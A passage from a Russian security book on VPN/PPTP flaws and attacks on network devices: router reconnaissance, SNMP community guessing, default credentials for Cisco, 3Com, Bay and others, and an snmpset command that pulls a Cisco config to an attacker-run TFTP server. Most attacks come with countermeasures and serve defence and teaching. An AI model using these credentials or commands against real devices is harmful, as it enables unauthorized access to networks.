шифровании информации. Основными причинами использования VPN являются сокращение стоимости и удобство эксплуатации. Достаточно иметь обычное подключение по Интернету к удаленному офису, удаленному пользователю или партнеру компании (так называемые экстрасети), причем отсутствуют свойственные обычным региональным сетям (выделенным линиям и модемным пулам) сложность и высокая стоимость.

Чаще всего применяются два метода формирования туннелей: проект стандарта IPSec (IP Security — защищенный протокол IP) и протокол L2TP (Layer 2 Tunneling Protocol — туннельный протокол уровня 2), заменяющий собой протоколы PPTP (Point-to-Point Tunneling Protocol — туннельный протокол "точка-точка") и L2F (Layer 2 Forwarding — пересылка уровня 2). Описание технических особенностей этих методов выходит за рамки нашей книги. Читатели могут получить дополнительные сведения в соответствующих документах Internet Drafts (http://www.ietf.org). По сути дела, *туннель* предполагает инкапсуляцию одной шифрованной датаграммы в другой, например, IP в IP (IPSec) или PPP в GRE (PPTP).

На рис. 8.7 показан принцип формирования туннеля VPN между точками А и В (которые могут быть отдельными хостами или целыми сетями). В посылает пакеты в точку А (адрес назначения "А") через Шлюз 2 (GW2, который может быть программной "прокладкой" для В). GW2 инкапсулирует (вкладывает) эти пакеты в пакеты другого типа, направляемые на Шлюз 1. GW1 удаляет временный заголовок и восстанавливает первоначальный пакет для точки А. Исходный пакет может шифроваться для пересылки по Интернету (пунктирная линия).

Рис. 8.7. Туннель одного трафика внутри другого является основой построения виртуальных частных сетей (VPN)

Как и другие современные сетевые технологии, протоколы VPN должны обеспечивать совместимость и хорошие перспективы на рынке. Пока не так много примеров практической реализации защиты VPN, поэтому еще не накоплены сведения о дырах в безопасности этих систем. Однако один пример уже есть. 1 июня 1998 г. известный специалист по криптографии Брюс Шнейер (Bruce Schneier) и выдающийся хакер Петер Мудж (Peter Mudge) из L0pht Heavy Industries (http://www.counterpane.com/pptp.html) проанализировали реализацию корпорацией Microsoft протокола PPTP. Обзор технических особенностей найденных свойств опубликовал AlephOne в *Phrack Magazine*

(http://www.phrack.com/search.phtml?view&article=p53-12). AlephOne ясно показал незащищенность PPTP и предложил методы обмана сервера PPTP для извлечения сведений об аутентификации. Заплатки для версии PPTP, поставляемой Microsoft в 1998 г., можно получить по адресу http://www.counterpane.com/pptpv2-paper.html.

Эта статья относится лишь к конкретной реализации PPTP (предложенной корпорацией Microsoft). Тем не менее можно сделать первые выводы о VPN в целом. Технология названа защитной, поэтому многие считают ее надежной. Рассмотрим основные концепции упомянутой статьи.

Шнейер и Мудж основываются на нескольких предположениях и на использовании тестовой среды. Авторы исследовали взаимодействие клиент/сервер по протоколу PPTP, а не связь между серверами через шлюзы. Клиентское подключение гипотетически предполагает применение Интернета, а не средств удаленного доступа. Более того, некоторые атаки базируются на беспрепятственном подглядывании за сеансом PPTP. Хотя ни одно из выдвинутых предположений существенно не влияет на результат анализа, нужно помнить, что возможность подглядывания за туннельными коммуникациями снижает уровень их защиты.

Основные положения статьи:

- Защищенный протокол аутентификации корпорации Microsoft (MS-CHAP) основан на унаследованной криптографической функции, которая уже была скомпрометирована (уязвимость хэшей LanManager и средства их взлома от LOphtcrack рассмотрены в главе 5).
- Сеансовые ключи шифрования данных генерируются на основе предоставляемых пользователем паролей, что потенциально ограничивает их длину 40 или 128 разрядами.
- Алгоритм шифрования сеанса (симметричный алгоритм RC4 компании RSA) уязвим, поскольку использует одинаковые ключи в обоих направлениях пересылки данных, делая их беззащитными перед распространенными видами криптографических атак.
- Управляющий канал (TCP-порт 1723) для подтверждения и управления сеансом не аутентифицируется, поэтому уязвим для атак отказа в обслуживании (DoS) или подмены адресов.
- Шифруется только полезная нагрузка пакетов, так что подглядывание предоставит много полезных сведений о трафике управления каналом.
- Гипотетически клиент, подключенный к сетевому серверу по протоколу PPTP, становится "черным ходом" в эту сеть.

Говорит ли это о полной непригодности VPN? Нет. Еще раз повторим, что все выводы касаются только реализации PPTP корпорацией Microsoft, которая уже выпустила заплатки для сервера и клиента Windows NT (ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes-postSP3/pptp3-fix). Клиента PPTP систем Win 9*x* нужно обновить до Dial-Up Networking версии 1.3, поддерживающей усиленный уровень защиты на серверной стороне (http://www.microsoft.com/msdownload/).

Наиболее важным результатом исследований Шнейера и Муджа является то, что в явном виде не отражено в статье: существуют люди, способные

взломать сети VPN, несмотря на внушительные защитные меры. Другой потенциальной дырой в туннельных решениях являются сохраняющаяся уязвимость платформы VPN и соответствующей операционной системы (например, вопросы безопасности хэшей LanMan), а также неудачно выбранные методы реализации (неавторизированный канал управления, повторное использование ключей шифрования в RC4).

Даже если будет принят совершенный стандарт защиты VPN, он может стать уязвимым при неудачной реализации разработчиком. В этом состоит парадокс статьи Шнейера и Муджа. Многие специалисты оптимистично относятся к перспективам применения IPSec в качестве единого промышленного стандарта для технологий VPN, прежде всего на основе открытости и равноправного обсуждения всех этапов реализации (http://www.counterpane.com /pptp- faq.html). Однако PPTP и лицензированная реализация этого протокола от Microsoft уже опубликованы в качестве проекта стандарта Интернета (http://www.ietf.org/html.charters/pppext-charter.html). Так лучше ли будет IPSec? Наверное, нет. Одним словом, еще никто не занялся им основательно, как это было сделано с PPTP. Но кто знает, что может произойти в будущем?

Дополнительные ресурсы

Приведем несколько адресов, содержащих сведения о двухуровневой аутентификации, которая может быть реализована на основе смарт-карты или аппаратных ключей:

Defender компании AXENT Technologies Inc.	http://www.axent.com/ product/dsbu/default.htm
Dallas Semi I-Button	http://www.ibutton.com/
Secure Computing SafeWord	http: //www.securecomputing.com/ P_Auth_SWS_FRS.html
ACE/Server и SecurID System компании Security Dynamics Technologies, Inc.	http://www.securitydynamics.com/ solutions/remote/remote.html
DigiPass компании Vasco Data Security	http://www.vasco.com/static /productsauth.html

Глава 9

Сетевые устройства

Сети — это кровеносные сосуды любой компании. Километры медных и волоконно-оптических кабелей пронизывают всю страну, снабжая информацией мозговые центры управления. Однако корпоративные локальные и региональные сети (LAN и WAN) не так уж безопасны. Уязвимость одной сети приводит к краху защиты всех связанных с ней сетей.

Опасность создают многие явления: утечка информации из-за недостатков реализации и применения дампов SNMP, доступ к устройствам с помощью учетных данных по умолчанию, "черные ходы" в базах данных MIB. В этой главе рассматриваются методы атаки на сетевые устройства. Совместно используемые концентраторы, коммутаторы или маршрутизаторы, неправильная конфигурация или недостатки разработки устройств открывают бесшумные пути к бриллиантам корпоративной информации. Рекомендуем заранее исследовать такие устройства и залатать дыры в системе защиты.

Исследование

Исследование сетевых устройств ничем не отличается от изучения других систем. Атакующий, скорее всего, начнет со сканирования портов, выясняя возможные пути проникновения. Найдя открытые порты, атакующий приступит к захвату заголовков и созданию перечня элементов утилитой netcat. Если открыт порт UDP с номером 161, следовательно, используется протокол SNMP, с помощью которого можно проникнуть в центр сети и получить доступ к информационным сокровищам.

Определение

Популярность:	*10*
Простота:	*8*
Результативность:	*1*
Степень риска:	*6*

Сканирование портов можно провести разными утилитами (см. выше). Однако для определения и идентификации сетевых устройств подойдут только traceroute, netcat и nmap.

Отслеживание маршрутов

С помощью утилит traceroute и tracert операционных систем UNIX и NT соответственно можно определить большую часть маршрутизаторов между системой атакующего и целевым хостом. Утилиты служат хорошей отправной точкой для исследования базовых устройств сетевой инфраструктуры — маршрутизаторов. Именно этими утилитами чаще всего пользуются атакующие для проникновения в сеть. Рассмотрим отчет о пройденных участках, выявленных простыми пакетами с истечением значения в поле TTL. Отчет позволяет найти все маршрутизаторы (или брандмауэры) на пути движения пакетов.

```
[sm@tsunami sm]$ traceroute www.destination.com
traceroute to www.destination.com (192.168.21.3), 30 hops max, 40 byte packets
1 happy (172.29.10.23) 6.809 ms 6.356 ms 6.334 ms
2 rtr1.internal.net (172.30.20.3) 36.488 ms 37.428 ms 34.300 ms
3 rtr2.internal.net (172.30.21.3) 38.720 ms 38.037 ms 35.077 ms
4 core.externalp.net (10.134.13.1) 49.188 ms 54.787 ms 72.094 ms
```

```
5 nj.externalp.net (10.134.14.2) 54.420 ms 64.554 ms 52.191 ms
6 sfo.externalp.net (10.133.10.2) 54.726 ms 57.647 ms 53.813 ms
7 lax-rtr.destination.com (192.168.0.1) 55.727 ms 57.039 ms 57.795 ms
8 www.destination.com (192.168.21.3) 56.182 ms 78.542 ms 64.155 ms
```

Зная, что 192.168.0.1 является последним участком на пути к цели, можно гарантировать, что это перенаправляющий трафик маршрутизатор, и атакующий обратит на него особое внимание (на практике — на всю подсеть устройства). Определение IP-адреса маршрутизатора не намного приближает нас к использованию уязвимости этого устройства. Нужно попытаться тем или иным способом (сканированием портов, идентификацией операционной системы) выявить модель устройства и на основе сведений о незащищенности провести взлом.

Контрмеры: препятствие отслеживанию маршрутов Для ограничения информации, передаваемой маршрутизатором Cisco в ответ на пакеты с истечением TTL, используйте следующий список управления доступом (ACL):

```
access-list 101 deny icmp any any 11 0
```

Либо разрешите передачу пакетов ICMP доверенным сетям и запретите все остальное:

```
access-list 101 permit icmp any 172.29.20.0 0.255.255.2 11 O
access-list 101 deny ip any any log
```

Сканирование портов

Используя утилиту nmap, найдем слушающие порты маршрутизатора (192.168.0.1). В таблице 9.1 показаны наиболее распространенные порты TCP и UDP популярных сетевых устройств.

При поиске маршрутизаторов Cisco следует сканировать порты TCP с номерами 1 - 25, 80, 512 – 515, 2001, 4001, 6001 и 9001. Результат сканирования предоставит информацию о производителе устройства.

```
[.X0lock]# nmap -p1-25, 80, 512-515, 2001, 4001, 6001, 9001 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168 . 0.1):
Port     State      Protocol   Service
7        open       tcp        echo
9        open       tcp        discard
13       open       tcp        daytime
19       open       tcp        chargen
23       filtered   tcp        telnet
2001     open       tcp        dc
6001     open       tcp        X11:1
```

"Подписи" портов подсказывают, что мы имеем дело с маршрутизатором Cisco, однако это еще не точно. Кроме того, неизвестна версия операционной системы. Подтвердить нашу догадку о производителе устройства и об операционной системе позволит "снятие отпечатков пальцев" (см. главу 2).

Таблица 9.1. ***Для идентификации устройства нужно провести сканирование общих слушающих портов. Состав открытых портов варьируется в зависимости от реализации.***

Оборудование	TCP	UDP
Маршрутизаторы Cisco	21 (ftp) 23 (telnet) 79 (finger) 80 (http) 512 (exec) 513 (login) 514 (shell) 1993 (Cisco SNMP) 1999 (Cisco ident) 2001 4001 6001 9001 (Служба XRemote)	0 (tcpmux) 49 (domain) 67 (bootps) 69 (tftp) 123 (ntp) 161 (snmp)
Коммутаторы Cisco	23 (telnet) 7161	0 (tcpmux) 123 (ntp) 161 (snmp)
Маршрутизаторы Bay	21 (ftp) 23 (telnet)	7 (echo) 9 (discard) 67 (bootps) 68 (bootpc) 69 (tftp) 161 (snmp) 520 (route)
Маршрутизаторы Ascend	23 (telnet)	7 (echo) 9 (discard)* 161 (snmp) 162 (sump-trap) 514 (shell) 520 (route)

* Порт discard маршрутизаторов Ascend принимает только пакеты специального формата (в соответствии с пояснением Network Associates), поэтому успех получения ответов при сканировании портов зависит от конкретных условий.

Многие устройства Cisco выводят стандартное сообщение "User Access Verification" на портах vty с номерами 23 и 2001. Подключитесь к этим портам маршрутизатора по telnet, и вы получите знакомый информационный заголовок:

```
User Access Verification
Password:
```

Идентификация операционной системы

Мы предположили, что IP-адрес 192.168.0.1 принадлежит маршрутизатору Cisco. Применим утилиту nmap для идентификации операционной системы и подтверждения нашего предположения. Открыт порт TCP номер 13, поэтому запустим nmap с параметром -0 и выясним тип операционной системы (в данном случае — Cisco IOS 11.2).

```
[root@bldg_043 bay] # nmap -0 -p13 -n 172.29.11.254
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Warning: No ports found open on this machine, OS detection will be MUCH less
reliable
Interesting ports on (172.29.11.254):
Port     State        Protocol   Service
13       filtered     tcp        daytime
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

ОСТОРОЖНО По возможности проводите идентификацию операционной системы только на одном порту устройства. Некоторые системы (включая IOS компании Cisco и Solaris от Sun) имеют общеизвестные недостатки приема не совместимых с RFC пакетов, поэтому могут отключить отдельные устройства.

Контрмеры

Выявление И предотвращение Эти методы аналогичны соответствующим защитным мероприятиям для систем (см. главу 2).

Утечка пакетов в устройствах Cisco

Утечка пакетов в устройствах Cisco была впервые описана в статье списка Bugtraq хакера JoeJ из Rhino9 Team. Эта уязвимость связана с ответом устройства Cisco на пакеты TCP SYN, направляемые на порт 1999 (порт ident устройства Cisco). Неофициальный ответ на статью компании Cisco опубликован в рассылочном списке Bugtraq за подписью Джон Башински (John Bashinski) <jbash@CISCO.COM>.

Уязвимость очевидна. Для того чтобы выяснить, разработано ли устройство компанией Cisco, проведите сканирование порта TCP номер 1999. Это можно сделать с помощью nmap:

```
[root@source /tmp] nmap -nvv -p1999 172.29.11.254
```

Затем захватите ответные пакеты RST/ASK. На рис. 9.1 показано, что в секции данных пакета содержится слово "cisco".




Рис. 9.1. Все протестированные нами маршрутизаторы Cisco, включая модели 17xx, 26xx, 36xx, 4xxx, 72xx и 75xx, уязвимы из-за утечки слова "cisco"

Контрмеры: устранение утечки пакетов в устройствах Cisco

Предотвращение Воспользуйтесь списком ACL и запретите TCP-пакеты, входящие на порт 1999. В список ACL следует добавить:

```
access-list 101 deny tcp any any eq 1999 log ! Блокирование сканирования ident
в Cisco
```

Захват заголовков и создание перечня устройств Cisco

Выявление открытого порта не всегда позволяет точно идентифицировать операционную систему. Однако можно продолжить исследования и подтвердить предположение о типе операционной системы.

CISCO FINGER, 2001, 4001, 6001 Служба поиска (finger) устройств Cisco выдает бесполезную информацию. Обратившись через vty (обычно с номером 5 для Cisco), мы получим простой отклик `finger -1 @<host>`, не содержащий ничего, кроме подтверждения, что это устройство компании Cisco.

Другими столь же неинформативными источниками являются порты управления 2001, 4001 и 6001. С помощью netcat атакующий подключится к этим портам и увидит, что они возвращают совершенно бессмысленные сведения.

Но при подключении из браузера, например 172.29.11.254:4001, можно получить:

```
User Access Verification Password: Password: Password: % Bad passwords
```

Это подскажет атакующему, что устройство произведено компанией Cisco.

Служба CISCO XREMOTE (9001) Еще одним общим портом устройств Cisco является служебный порт XRemote (TCP 9001). Служба XRemote позволяет сетевым системам запускать на маршрутизаторе клиента Xsessions (обычно посредством модемного доступа). Если атакующий подключится к этому порту с помощью утилиты netcat, то устройство пошлет обратно общеизвестный информационный заголовок:

```
C:\>nc -nvv 172.29.11.254 9001
(UNKNOWN) [172.29.11.254] 9001 (?) open
— Outbound XRemote service ---
Enter X server name or IP address:
```

Контрмеры: предотвращение захвата заголовка и создания перечня устройств Cisco

Единственным способом предотвращения является ограничение доступа к службам с помощью списка ACL. Воспользуйтесь правилом "очистки" по умолчанию или явно запретите трафик регистрации. Для запрета службы XRemote введите строку:

```
access -list 101 deny tcp any any 79 log
```

или

```
access -list 101 deny tcp any any 9001 log.
```

SNMP

Популярность: 7
Простота: 9
Результативность: 9
Степень риска: 8

Протокол SNMP (Simple Network Management Protocol — упрощенный протокол сетевого управления) разработан в помощь администраторам, удаленно управляющим сетевыми устройствами. Основная проблема SNMP v1 (RFC1157, http://wwvv.ietf.cnri.reston.va.us/rfc/rfcll57.txt) состоит в том, что он является незащищенным "по определению". Первая версия протокола имела только один механизм защиты — пароли, называемые также *общими именами* (community name). Довольно быстро появилась улучшенная версия SNMP (SNMP v2), специфицированная в RFC 1446 (http://www.ietf.cnri.reston.va.us/rfc /rfcl446.txt). SNMP v2 пользуется алгоритмом хэширования сообщений (MD5) для аутентификации обмена данными между серверами и клиентами SNMP. MD5 гарантирует целостность коммуникаций и подтверждает источник сообщения. Дополнительно SNMP v2 поддерживает шифрование пересылок данных SNMP. Однако это не повлияло на применение простых паролей.

Современный стандарт SNMP v3 (http://www.ietf.cnri.reston.va.us/rfc /rfc2570.txt) существенно улучшает защиту устройств, хотя его внедрение

запаздывает. Наши исследования показывают, что большая часть устройств пользуется SNMP v1. Дополнительные сведения о SNMP v3 можно найти по адресу http://www.ietf.org/html.charters/snmpv3-charter.html.

Отметим, что во всех версиях SNMP общие имена устанавливаются производителями оборудования или администраторами, причем в обоих случаях выбираются легко угадываемые значения. Существуют два типа общих имен SNMP: чтение и чтение/запись. Общее имя SNMP типа "чтение" разрешает просматривать параметры конфигурации устройства, например описание системы, подключения TCP и UDP, интерфейсы. Общее имя "чтение/запись" позволяет администратору (или атакующему) записать информацию в устройство. Так, по протоколу SNMP администратор может изменить контактную информацию или добавить новый маршрут командой:

```
snmpset 10.12.45.2 private .1.3.6.1.2.1.1 s Smith
```

В главе 3 говорилось об опасности создания перечня элементов устройств SNMP, но многие администраторы не заботятся о защите этих устройств, оставляя пароли по умолчанию или выбирая легко угадываемые варианты. Возможно, это связано с работой SNMP поверх UDP (обычно недооцениваемой части стека протоколов) или с халатным отношением некоторых администраторов к своим обязанностям. В любом случае SNMP может приоткрыть защиту и предоставить пути для атаки.

Компания Ascend

Маршрутизаторы компании Ascend имеют по умолчанию общее имя типа "чтение" со значением "public" и общее имя типа "чтение/запись" равное "write". Первые сведения об уязвимости чтения/записи SNMP поступили от сотрудников Network Associates. Дополнительные сведения о слабых местах устройств Ascend можно найти в списке OpenSec по адресу http://www.Genocide2600.com/~tattooman/opensec-exploits/exploits/misc/ascend.router.insecurities.html.

Контрмеры: защита Ascend SNMP

Для изменения общих имен SNMP в маршрутизаторе Ascend воспользуйтесь меню этого устройства: Ethernet | Mod Config | SNMP Options.

Компания Bay

Маршрутизаторы компании Bay Networks по умолчанию разрешают пользователям извлекать общие имена типа "чтение" и типа "чтение/запись". Для этого достаточно указать имя User без пароля. В приглашении маршрутизатора введите **show snmp comm types** для получения общих имен обоих типов. Кроме того, с помощью Site Manager можно вывести те же сведения командой Protocols | IP | SNMP | Communities.

Контрмеры: защита Bay SNMP

В Site Manager (программное обеспечение управления маршрутизаторами Bay Networks) перейдите в раскрывающееся меню и выполните команду Protocols | IP | SNMP | Communities. Затем укажите Community | Edit Community.

Контрмеры: защита SNMP

Предотвращение Если разрешен доступ по протоколу SNMP через граничные маршрутизаторы, но не все сетевые устройства пользуются им, ограничьте применение SNMP с помощью списка ACL маршрутизатора.

Либо (что гораздо проще) замените общее имя сложным паролем. В устройствах Cisco это делается командой:

```
snmp-server community <сложный_пароль> RO
```

По возможности полностью устраните общие имена SNMP типа "чтение/запись".

СОВЕТУЕМ Для применения в общем имени символа "?" необходимо ввести перед этим символом Ctrl-V. Например, для указания общего имени "secret?2me" следует ввести **secret<Ctrl-V>?2me.**

В таблице 9.2 перечислены наиболее известные производители сетевых устройств и устанавливаемые в их оборудовании по умолчанию общие имена обоих типов.

Таблица 9.2. ***Типичные применяемые по умолчанию пароли устройств, которые следует изменить***

Устройство	Имя типа "чтение"	Имя типа "чтение/запись"
Ascend	public	write
Bay	public	private
Cisco	public	private
3Com	public, monitor	manager, security

В настоящее время чаще всего используются следующие общие имена SNMP:

Общие имена типа "чтение" и типа "чтение/запись"

- public
- private
- secret
- world
- read
- network
- community
- write
- cisco
- all private*
- admin
- default
- password
- tivoli
- openview

- monitor
- manager
- security

* Общее имя all private обычно связано с операционной системой Solaris. Оно было открыто Джереми Раухом (Jeremy Rauch) из Network Associates.

Кроме отмеченных в таблице общих имен по умолчанию, многие компании используют в качестве имени собственное название. Например, устройство Osborne может иметь общее имя osborne для чтения или чтения/записи.

"Черный ход"

Популярность: 10
Простота: 10
Результативность: 10
Степень риска: 10

Сложнее всего отслеживать учетные записи "черного хода". Такая учетная запись позволяет сотруднику обойти установленные администратором ограничения на доступ, однако этим же может воспользоваться атакующий. За последние годы у наиболее популярных сетевых устройств (включая 3Com, Bay, Cisco и Shiva) обнаружено несколько имен/паролей по умолчанию. Следует найти в сети эти устройства и запретить или ограничить доступ.

Учетные записи по умолчанию

Одним из наиболее распространенных уязвимых мест устройств являются имена/пароли со значениями по умолчанию. Большинство производителей сетевых устройств сохраняет для доступа на уровне пользователя или администратора специальные имена/пароли по умолчанию (см. таблицу 9.3). Сразу после установки устройства необходимо удалить эти учетные записи.

Таблица 9.3. *Стандартные значения по умолчанию для имен/паролей сетевых устройств*

Устройство	Имя пользователя	Пароль	Уровень доступа
Маршрутизатор Bay	User	<пусто>	Пользователь
	Manager	<пусто>	Администратор
Коммутатор Bay 350T	NetICs	Неизвестен	Администратор
Bay SuperStack !!	security	security	Администратор
3Com	admin	synnet	Администратор
	read	synnet	Пользователь
	write	synnet	Администратор
	debug	synnet	Администратор
	tech	tech	
	monitor	monitor	Пользователь
	manager	manager	Администратор
	security	security	Администратор

Таблица 9.3. ***Стандартные значения по умолчанию для имен/паролей сетевых устройств (продолжение)***

Устройство	Имя пользователя	Пароль	Уровень доступа
Cisco	(telnet)	с (Cisco 2600s)	Пользователь
	(telnet)	Cisco	Пользователь
	enable	Cisco	Администратор
	(telnet)	cisco routers	
Shiva	root	<пусто>	Администратор
	Guest	<пусто>	Пользователь
Webramp	wradmin	trancell	Администратор
Motorola CableRouter	cablecom	router	Администратор

Коммутаторы 3Com

Коммутаторы 3Com имеют несколько учетных записей по умолчанию для разных прав доступа: admin, read, write, debug, tech и monitor. Эти встроенные учетные записи предоставляют атакующему право пользователя или администратора.

Контрмеры для учетных записей по умолчанию в коммутаторах 3Com

Для изменения пароля используйте команду устройства system password. Дополнительные сведения об уязвимых местах опубликованы по адресу http://oliver.efri.hr/-crv/security/bugs/ Others/3com.html.

Маршрутизаторы Bay

Маршрутизаторы Bay имеют две учетные записи по умолчанию. Кроме того, новое устройство не требует ввода пароля для доступа. Именам User и Manager не нужны пароли для конфигурирования операционной системы устройства, поэтому некоторые администраторы сохраняют эти учетные записи с пустыми паролями. С помощью telnet атакующий может получить прямой доступ к устройству и загрузить по протоколу FTP конфигурационные файлы. Дополнительные сведения опубликованы по адресу http://oliver.efri.hr/-crv/security /bugs/Others/bayn.html.

Контрмеры для паролей по умолчанию в маршрутизаторах Bay

Предотвращение

- т Установите пароли для учетных записей User и Manager.
- Удалите протоколы FTP и telnet.
- Добавьте в ACL ограничения на FTP и telnet, разрешающие доступ только из авторизированных систем.
- ▲ Запретите пользователю User доступ по ftp, tftp и telnet.

Пароли маршрутизаторов Cisco

В различных маршрутизаторах Cisco обнаружено несколько паролей по умолчанию для доступа через терминал vty, например "cisco" и "cisco routers". Кроме того, в некоторых маршрутизаторах найдены разрешенные по умолчанию пароли для "cisco". Все пароли следует заменить сложными вариантами. В некоторых маршрутизаторах Cisco 2600 Series, поставлявшихся до 24 апреля 1998 г., существует пароль по умолчанию для имени "c".

Контрмеры: защита паролей Cisco

Замена паролей по умолчанию не устранит риска взлома устройства, так как компания Cisco не реализовала надежный алгоритм шифрования паролей vty. Тем не менее после установки маршрутизатора Cisco нужно немедленно изменить пароль по умолчанию:

- Проверьте, что установлен режим service password-encryption (шифрование служебного пароля).
- Выполните команду enable password 7 <пароль>. Для шифрования паролей сеансов vty будет применяться слабенький криптографический алгоритм Cisco (все же это лучше, чем пересылка паролей открытым текстом).

Компания Webramp

Джеймс Эгелхоф (James Egelhof) и Джон Стенли (John Stanley) обнаружили, что в устройствах Webramp Entre (версия ISDN) по умолчанию установлены имя wradmin и пароль trancell. Эта учетная запись позволяет атакующему получить административный доступ к устройству, изменить конфигурацию и пароли, а также выполнить другие операции. Такая же брешь имеется на старом оборудовании Webramp. Дополнительные сведения можно найти на http://oliver.efri.hr/~crv/security/bugs/Others/webramp.html.

Контрмеры: защита Webramp

Проще всего изменить административный пароль. Более сложное решение предложено Эгелхофом и Стенли. Следует ограничить доступ по протоколу telnet с портов региональной сети (WAN). Сделать это можно несколькими способами. Предложим один из них. В программном обеспечении Webramp установите Visible Computer для каждого активного модемного порта и свяжите его с фиктивным IP-адресом, например с немаршрутизируемым адресом 192.168.100.100. Затем удалите оба режима divert incoming.

Motorola Cable Modem Telnet на порту 1024 (ntsecurity.net)

Согласно отчету Bugtraq за май 1998 г., программное обеспечение Motorola CableRouter разрешает свободный доступ к секретному порту telnet. Порт TCP номер 1024 является фоновым портом прослушивания telnet и по умолчанию использует имя cablecom с паролем router, обеспечивая административный доступ к устройству по протоколу telnet. Дополнительная информация представлена на http://www.ntsecurity.net/scripts/loader.asp?iD=/security/cable.htm.

Дополнительные методы взлома

Если сетевое устройство не поддается взлому такими методами, как подбор пароля telnet, использование общего имени SNMP, доступ по FTP и TFTP и свободная регистрация (см. выше), это еще не говорит о надежной защите устройства. В сложных и больших сетях обязательно найдутся отдельные устройства с далекой от идеальной схемой защиты. Для их взлома атакующий может воспользоваться дополнительными методами.

Запись в базу данных MIB устройств Cisco

Популярность:	*2*
Простота:	*8*
Результативность:	*9*
Степень риска:	*6*

Компания Cisco поддерживает старые MIB, именуемые OLD-CISCO-SYS-MIB, которые позволяют по общему имени "чтение/запись" провести загрузку конфигурационных файлов по протоколу TFTP. Компания Cisco применила неудачный алгоритм шифрования (XOR cipher) и поместила файл паролей в общую базу данных служебной информации устройства, поэтому атакующий может извлечь и расшифровать установленные в устройстве пароли, а затем переконфигурировать их по собственному усмотрению.

Найти уязвимые устройства позволит специальная проверка. Утилита IP Network Browser от SolarWinds (http://www.solarwinds.net) пользуется общими именами "чтения/записи" SNMP и сканирует устройства и сеть в целом. В результате формируется полное дерево устройств SNMP (см. рис. 9.2).




Рис. 9.2. Утилита IP Network Browser имеет понятный интерфейс и выводит общие имена всех уязвимых устройств SNMP

Выбрав в дереве устройство, введите команду Nodes | View Config File (Просмотр конфигурационного файла). Будет создано подключение TFTP, и если устройство уязвимо, вы сможете извлечь конфигурационный файл Cisco (см. рис. 9.3).

Рис. 9.3. Утилита Cisco Config Viewer от SolarWinds позволяет загрузить конфигурационный файл, если известно общее имя "чтения/записи"

После загрузки конфигурационных файлов можно приступить к расшифровке паролей. Воспользуйтесь кнопкой Decrypt Password панели инструментов, как показано на рис. 9.4.

Если вы хотите выяснить, уязвимо ли устройство, без обращения к нему, загляните на web-сайт ftp://ftp.cisco.com/pub/mibs/supportlists/, где для каждой модели устройств приводится файл supportlist.txt. Если в нем описаны проблемы, связанные с OLD-CISCO-SYS-MIB, значит, устройство уязвимо.

В UNIX можно извлечь конфигурационный файл Cisco одной командой. Зная общее имя "чтения/записи" устройства (10.11.12.13) и имея работающий сервер TFTP (например, в системе 192.168.200.20), введите:

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.9.2.1.55.192.168.200.20 s config.file
```

В конфигурационном файле Cisco атакующего больше всего интересуют такие компоненты, как разрешение паролей и аутентификация по протоколу telnet. Они зашифрованы в конфигурационном файле, однако извлечь их несложно. Команда разрешения дешифрации пароля:

Рис. 9.4. По умолчанию в устройствах Cisco используется слабый алгоритм шифрования для telnet и паролей доступа. Получить значения паролей можно командой Decrypt Passwords утилиты Cisco Config Viewer от SolarWinds.

```
enable password 7 08204E
```

Команда дешифрации пароля аутентификации telnet:

```
line vty 0 4
 password 7 08204E
 login
```

Контрмеры: защита сетевой базы данных MIB Cisco

